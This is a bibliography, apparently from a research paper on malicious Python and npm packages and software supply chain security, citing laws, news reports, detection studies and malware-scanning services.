[National People's Congress of the People's Republic of China(2017)] National People's Congress of the People's Republic of China (2017) Cybersecurity law of the people's republic of china. URL https://flk.npc.gov.cn/detail2.html?MmM5MDlmZGQ2NzhiZjE3OTAxNjc4YmY4Mjc2ZjA5M2Q=

[National People's Congress of the People's Republic of China(2021)] National People's Congress of the People's Republic of China (2021) Data security law of the people's republic of china. URL https://flk.npc.gov.cn/detail2.html?ZmY4MDgxODE3OWY1ZTA4MDAxNzlmODg1YzdlNzAzOTI=

[News(????)] News TH (????) Pypi repository warns python project maintainers about ongoing phishing attacks. URL https://thehackernews.com/2022/08/pypi-repository-warns-python-project.html

[Oh et al.(2021)Oh, Ha, and Roh] Oh C, Ha J, Roh H (2021) A survey on tls-encrypted malware network traffic analysis applicable to security operations centers. Applied Sciences 12(1):155

[Ohm et al.(2020)Ohm, Plate, Sykosch, and Meier] Ohm M, Plate H, Sykosch A, Meier M (2020) Backstabber's knife collection: A review of open source software supply chain attacks. In: Proceedings of the 17th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment, pp 23–43

[Ohm et al.(2022)Ohm, Boes, Bungartz, and Meier] Ohm M, Boes F, Bungartz C, Meier M (2022) On the feasibility of supervised machine learning for the detection of malicious software packages. In: Proceedings of the 17th International Conference on Availability, Reliability and Security, pp 1–10

[Olabim et al.(2024)Olabim, Greenfield, and Barlow] Olabim M, Greenfield A, Barlow A (2024) A differential privacy-based approach for mitigating data theft in ransomware attacks. Authorea Preprints

[Osborne(????)] Osborne C (????) Malicious python library CTX removed from PyPI repo. URL https://portswigger.net/daily-swig/malicious-python-library-ctx-removed-from-pypi-repo

[OSCS Open Source Security Community(2022)] OSCS Open Source Security Community (2022) Mega707 launches over 150 malicious software packages in pypi official repository. URL https://www.oscs1024.com/hd/MPS-2022-20159, 2025-05-25

[Ozturk et al.(2024)Ozturk, Demir, Arslan, and Caliskan] Ozturk M, Demir A, Arslan Z, Caliskan O (2024) Dynamic behavioural analysis of privacy-breaching and data theft ransomware. arXiv Preprint

[Payload Security(2023)] Payload Security (2023) Hybrid analysis. URL https://www.hybrid-analysis.com

[Python Software Foundation(2023)] Python Software Foundation (2023) Securing pypi accounts via two-factor authentication. URL https://blog.pypi.org/posts/2023-05-25-securing-pypi-with-2fa/

[Python Software Foundation(2024)] Python Software Foundation (2024) 2fa required for pypi. URL https://blog.pypi.org/posts/2024-01-01-2fa-enforced/

[Sejfia and Schäfer(2022)] Sejfia A, Schäfer M (2022) Practical automated detection of malicious npm packages. In: Proceedings of the 44th International Conference on Software Engineering, pp 1681–1692

[SolarWinds Inc.(2021)] SolarWinds Inc (2021) Solarwinds security advisory. URL https://www.solarwinds.com/sa-overview/securityadvisory, accessed: 2025-05-25

[sonatype(2022)] sonatype (2022) 8th annual state of the software supply chain. URL https://www.sonatype.com/resources/state-of-the-software-supply-chain-2022/introduction

[Stolfo et al.(2012)Stolfo, Salem, and Keromytis] Stolfo SJ, Salem MB, Keromytis AD (2012) Fog computing: Mitigating insider data theft attacks in the cloud. In: 2012 IEEE symposium on security and privacy workshops, IEEE, pp 125–128

[Sun et al.(2024)Sun, Gao, Cao, Bo, Wu, and Huang] Sun X, Gao X, Cao S, Bo L, Wu X, Huang K (2024) 1+1¿2: Integrating deep code behaviors with metadata features for malicious pypi package detection. In: Proceedings of the 39th IEEE/ACM International Conference on Automated Software Engineering, pp 1–13

[Taylor et al.(2020)Taylor, Vaidya, Davidson, De Carli, and Rastogi] Taylor M, Vaidya R, Davidson D, De Carli L, Rastogi V (2020) Defending against package typosquatting. In: Proceedings of the 14th International Conference on Network and System Security, pp 112–131

[Team(2025)] Team SSR (2025) Open source malware index q1 2025: Data exfil threats rising sharply. URL https://www.sonatype.com/blog/open-source-malware-index-q1-2025

[techtarget(2025)] techtarget (2025) sensitive information definition. URL https://www.techtarget.com/whatis/definition/sensitive-information

[Thomas et al.(2017)Thomas, Li, Zand, Barrett, Ranieri, Invernizzi, Markov, Comanescu, Eranti, Moscicki et al.] Thomas K, Li F, Zand A, Barrett J, Ranieri J, Invernizzi L, Markov Y, Comanescu O, Eranti V, Moscicki A, et al. (2017) Data breaches, phishing, or malware? understanding the risks of stolen credentials. In: Proceedings of the 2017 ACM SIGSAC conference on computer and communications security, pp 1421–1434

[United States Congress(1986)] United States Congress (1986) Computer fraud and abuse act (cfaa), 18 u.s. code § 1030. United States Code, URL https://www.law.cornell.edu/uscode/text/18/1030, amended multiple times, latest version available at: https://www.law.cornell.edu/uscode/text/18/1030

[United States Congress(1996)] United States Congress (1996) Health insurance portability and accountability act (hipaa), pub. l. no. 104-191, 110 stat. 1936. United States Statutes at Large, URL https://www.govinfo.gov/content/pkg/PLAW-104publ191/html/PLAW-104publ191.htm, available at: https://www.govinfo.gov/content/pkg/PLAW-104publ191/html/PLAW-104publ191.htm

[virustotal(2023)] virustotal (2023) Virustotal. URL https://www.virustotal.com/gui/home/upload

[Vu et al.(2020a)Vu, Pashchenko, Massacci, Plate, and Sabetta] Vu DL, Pashchenko I, Massacci F, Plate H, Sabetta A (2020a) Typosquatting and combosquatting attacks on the python ecosystem. In: 2020 ieee european symposium on security and privacy workshops (euros&pw), IEEE, pp 509–514

[Vu et al.(2020b)Vu, Pashchenko, Massacci, Plate, and Sabetta] Vu DL, Pashchenko I, Massacci F, Plate H, Sabetta A (2020b) Typosquatting and combosquatting attacks on the python ecosystem. In: 2020 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW), pp 509–514, DOI 10.1109/EuroSPW51379.2020.00074

[Vu et al.(2023)Vu, Newman, and Meyers] Vu DL, Newman Z, Meyers JS (2023) Bad snakes: Understanding and improving python package index malware scanning. In: Proceedings of the 45th International Conference on Software Engineering

[Wenbo et al.(2023)Wenbo, Zhengzi, Chengwei, Cheng, Yong, and Yang] Wenbo G, Zhengzi X, Chengwei L, Cheng H, Yong F, Yang L (2023) An empirical study of malicious code in pypi ecosystem. In: Proceedings of the 38th IEEE/ACM International Conference on Automated Software Engineering

[Yang et al.(2013)Yang, Yang, Zhang, Gu, Ning, and Wang] Yang Z, Yang M, Zhang Y, Gu G, Ning P, Wang XS (2013) Appintent: Analyzing sensitive data transmission in android for privacy leakage detection. In: Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security, pp 1043–1054

[Zahan et al.(2022)Zahan, Zimmermann, Godefroid, Murphy, Maddila, and Williams] Zahan N, Zimmermann T, Godefroid P, Murphy B, Maddila C, Williams L (2022) What are weak links in the npm supply chain? In: Proceedings of the 44th International Conference on Software Engineering: Software Engineering in Practice, pp 331–340

[Zhang et al.(2025)Zhang, Huang, Huang, Chen, Wang, Wang, and Peng] Zhang J, Huang K, Huang Y, Chen B, Wang R, Wang C, Peng X (2025) Killing two birds with one stone: Malicious package detection in npm and pypi using a single model of malicious behavior sequence. ACM Transactions on Software Engineering and Methodology 34(4):1–28

[Zhang et al.(2012)Zhang, Liu, Nepal, Pandey, and Chen] Zhang X, Liu C, Nepal S, Pandey S, Chen J (2012) A privacy leakage upper bound constraint-based approach for cost-effective privacy preserving of intermediate data sets in cloud. IEEE Transactions on Parallel and Distributed Systems 24(6):1192–1202